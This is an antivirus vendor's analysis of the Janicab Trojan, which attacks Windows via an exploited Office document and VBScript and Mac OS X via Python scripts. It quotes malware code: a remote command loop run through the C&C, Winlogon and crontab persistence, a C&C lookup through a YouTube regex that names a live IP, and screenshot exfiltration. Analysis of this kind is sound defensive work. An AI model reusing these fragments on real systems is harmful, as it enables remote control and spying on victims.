Multisystem Trojan Janicab attacks Windows and MacOSX via scripts

By Threat Intelligence Team 23 Jul 2013

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
On Friday, July 12th a warning from an AVAST fan about a new polymorphic multisystem threat came to an inbox of AVAST. Moreover, an archive of malicious files discussed here were attached. Some of them have been uploaded to Virustotal and therefore they have been shared with computer security professionals on the same day. A weekend had passed by and articles full of excitement about a new Trojan for MacOs started to appear on the web. We decided to make a thorough analysis and not to quickly jump on the bandwagon. The key observation is that the final payload comes in the form of scripts needed to be interpreted by Windows Script Console resp; Python in the case of MacOs. Moreover a script generator that creates new malicious Windows file shortcuts was also included.


Windows version

A chain of events that installs a malicious Visual Basic script on Windows platform looks like this:




In the beginning there is a malicious Office Open XML Document containing two embedded binary files. One of them is called ActiveX.bin and it carries the main shell-code that is triggered by a widely spread exploit CVE-2012-0158 (under special settings ActiveX controls in MSCOMCTL.OCX trigger code execution). Shell-code itself in decrypted with a initial loop that uses 0xEE as a one-byte key. Then a few API functions necessary for dropping of another file are resolved by a hash (VirtualAlloc, CreateFile, ReadFile, WriteFile, GetTempPath, CloseHandle). In the figure we can see a check of a magic value 0xB19B00B5 (a shell-code consequently

performs this step twice, because a general memory search could return an address of its own assembly instead of the location in the data). A temporary file "*a.l*" is created.



The step that follows is decrypted from the second embedded binary with a name *ActiveX1.bin*. It is loaded into a buffer that is pointed by edi register. A two bytes and one double word are extracted and immediately used in a decryption routine (one-byte XOR with a key additively changed by a constant in every iteration). A dynamic linked library is dropped and loaded.



The dropper simply loads and executes two files in resources that are unencrypted. The first is a Word document that is not malicious and its purpose is not to raise any suspicion after opening such a document. The second is a malicious Visual Basic script "*1.vbe*" encoded with a Windows Script Encoder *screnc.exe*. This script is a final payload of the chain and is tagged with a version number "1.0.4".

```
.text:10001151                  call    ds:GetTempPathA
.text:10001157                  push    offset a1_vbe   ; "1.vbe"
.text:1000115C                  lea     edx, [ebp+Parameters]
.text:10001162                  push    edx             ; char *
.text:10001163                  call    _strcat
.text:10001168                  add     esp, 8
.text:1000116B                  push    0               ; hTemplateFile
.text:1000116D                  push    2               ; dwFlagsAndAttributes
.text:1000116F                  push    2               ; dwCreationDisposition
.text:10001171                  push    0               ; lpSecurityAttributes
.text:10001173                  push    0               ; dwShareMode
.text:10001175                  push    40000000h       ; dwDesiredAccess
.text:1000117A                  lea     eax, [ebp+Parameters]
.text:10001180                  push    eax             ; lpFileName
.text:10001181                  call    ds:CreateFileA
.text:10001187                  mov     [ebp+hObject], eax
.text:1000118D                  cmp     [ebp+hObject], 0FFFFFFFFh
.text:10001194                  jnz     short loc_10001198
.text:10001196                  jmp     short loc_100011E5
.text:10001198 ; ---------------------------------------------------------------------------
.text:10001198
.text:10001198 loc_10001198:                            ; CODE XREF: sub_10001120+74↑j
.text:10001198                  push    0               ; lpOverlapped
.text:1000119A                  lea     ecx, [ebp+NumberOfBytesWritten]
.text:100011A0                  push    ecx             ; lpNumberOfBytesWritten
.text:100011A1                  mov     edx, [ebp+nNumberOfBytesToWrite]
.text:100011A4                  push    edx             ; nNumberOfBytesToWrite
.text:100011A5                  mov     eax, [ebp+lpBuffer]
.text:100011A8                  push    eax             ; lpBuffer
.text:100011A9                  mov     ecx, [ebp+hObject]
.text:100011AF                  push    ecx             ; hFile
.text:100011B0                  call    ds:WriteFile
.text:100011B6                  mov     edx, [ebp+hObject]
.text:100011BC                  push    edx             ; hObject
.text:100011BD                  call    ds:CloseHandle
.text:100011C3                  push    0               ; nShowCmd
.text:100011C5                  lea     eax, [ebp+Directory]
.text:100011CB                  push    eax             ; lpDirectory
.text:100011CC                  lea     ecx, [ebp+Parameters]
.text:100011D2                  push    ecx             ; lpParameters
.text:100011D3                  push    offset File     ; "cscript.exe"
.text:100011D8                  push    offset Operation ; "open"
.text:100011DD                  push    0               ; hwnd
.text:100011DF                  call    ds:ShellExecuteA
```

Depending on the system version, the malware seeks for an antivirus product in Windows Management Instrumentation (WMI) executing query "Select displayName from AntiVirusProduct" on the WMI object "winmgmts:{impersonationLevel=impersonate}!\\.\root\SecurityCenter2". It stores a value into the variable *installedAV*. Then it randomly chooses a youtube.com link from a hard-coded list and evaluates a regular expression on the received content:

```
randLink = YouTubeLinks(Int((max-min+1)*Rnd+min))outputHTML = getPage(randLink, 60)Set objRE = New RegExp
With objRE
.Pattern = "just something i made up for fun, check out my website at (.*) bye bye"
.IgnoreCase = True
End With

Set objMatch = objRE.Execute( outputHTML )

If objMatch.Count = 1 Then
server = "http://" & objMatch.Item(0).Submatches(0)
End If
```

```
if getPage(server & "/Status.php", 30) = "OK" Then
serverExists = 1
End if
```

Seeking the pattern on the web in cached YouTube pages it turned out that an expression "*111.90.152.210/cc*" could have been returned as a C&C server address.

Persistence on the infected system is decided by C&C:

```
startupMethod = getPage(server & "/sMethod.php?av=" & installedAV, 60)
```

If it commands a keyword "reg" as a startup method then a registry file containing lines
```
"[HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon]
"Shell"="wscript.exe \"%userprofile%\\SystemFolder\\.vbe\""
```
will be imported.

Spying functionality is not present in this variant. The main malicious action is constantly awaiting commands from C&C to execute it on the victim's computer (*getPage* involves creating "InternetExplorer.Application" object and returning html content of the given address):

```
While 1
On Error Resume Next
commandData = getPage(server & "/gcm.php?sn=" & Serial, 30)If not IsNull(commandData) And commandData
"" Then
s.Run "cmd /c " & c, 0
End IfWScript.Sleep 60000
Wend
```

MacOsX version

As mentioned in the introduction, the variant for MacOs uses Python compiled scripts and it is described with a lot of relevant screenshots (another reference is here). It uses a right-to-left override method to confuse the user while executing (Windows malware uses similar masking). The internal version number said "3.0.6" and so probably it was longer in development.

Spying activities consist of recording audio using command line tool called "*Sound eXchange*" and taking screenshots controlled by mouse actions (resolved by a freely distributed command line tool *mt* which is a shortcut for *MouseTools*):

```
    def run(StarterScreenShotsCls):
        ss = StarterSettingsCls()
        ss.logger.debug('SS: Starting SS Thread')
        snetUtils.setTimeInLastFile('ss')
        oldMousePos = 0
        while 1:
            try:

                ss.logger.debug('SS: last mouse pos: ' + str(oldMousePos))
                ss.logger.debug('SS: new mouse pos: ' + str(mousePos))
                mousePos = getMousePos()
                if oldMousePos != mousePos:
                    ss.logger.debug('SS: Creating new SS at: ' + ss.sCurSsLoc)
                    subprocess.call('osascript -e \'do shell script "/usr/sbin/screencapture -x -tjpg /tmp/cur.jpg"\'',
                    snetUtils.sendSs(ss.sCurSsLoc)
                    ss.logger.debug('SS: delete the ss file')
                    os.remove(ss.sCurSsLoc)
                else:
                    ss.logger.debug('SS: Same mouse position, Do Nothing..')
                oldMousePos = mousePos
                snetUtils.setTimeInLastFile('ss')
            except:
                ss.logger.debug('SS: SS Unexpected error:', sys.exc_info()[0])
            time.sleep(ss.sScrShotInterval)

def getMousePos():
    p = subprocess.Popen('osascript -e \'do shell script "~/.t/mt -location"\'', shell=True, stdout=subprocess.PIPE)
    output = p.communicate()
    return output[0]
```

For comparison with the Windows version observe that a C&C server is obtained in very similar way:

```
def getCc():
    ss = StarterSettingsCls()
    if os.path.exists('cc.txt') == True:
        cc = open('cc.txt', 'rb').read()
    else:
        randLink = ss.sCcLinks[random.randrange(0, len(ss.sCcLinks))]
        data = urllib2.urlopen(randLink)
        rgx = re.findall('just something i made up for fun, check out my website at (.*?) bye bye', data.read())
        if rgx[0] is not None:
            cc = rgx[0]
        else:
            cc = None
    cc = cc.strip()
    return cc
```

Persistence is achieved by adding an initial malicious script "runner.pyc" into cron:

```
def addToCrontab():
    ss = StarterSettingsCls()
    subprocess.call('crontab -l > /tmp/dump', shell=True)
    infile = open('/tmp/dump', 'r')
    if 'runner.pyc' in infile.read():
        ss.logger.debug('addToCrontab(): runner already found in crontab')
    else:
        subprocess.call('echo "* * * * * python ~/.t/runner.pyc " >>/tmp/dump', shell=True)
        subprocess.call('crontab /tmp/dump', shell=True)
        ss.logger.debug('addToCrontab(): runner added to crontab')
    subprocess.call('rm -f /tmp/dump', shell=True)
    infile.close()
```

Script Builder

There is a simple php script available that creates an archive with a file shortcut that runs a script derived from a particular template and displays any desired distracting image. As a script template implicitly works a Windows version of Janicab. Even if methods of generating new samples seem basic it is interesting to see malware coming as a whole package as it is in this case.

Sources

Finally, MD5 of some selected samples with the detections of avast! engine are provided. Detections of samples connected with the Windows version are very low prevalent within AV products.

Acknowledgment

Sincere gratitude goes to my colleague Jaromír Hořejší for cooperation on this analysis.
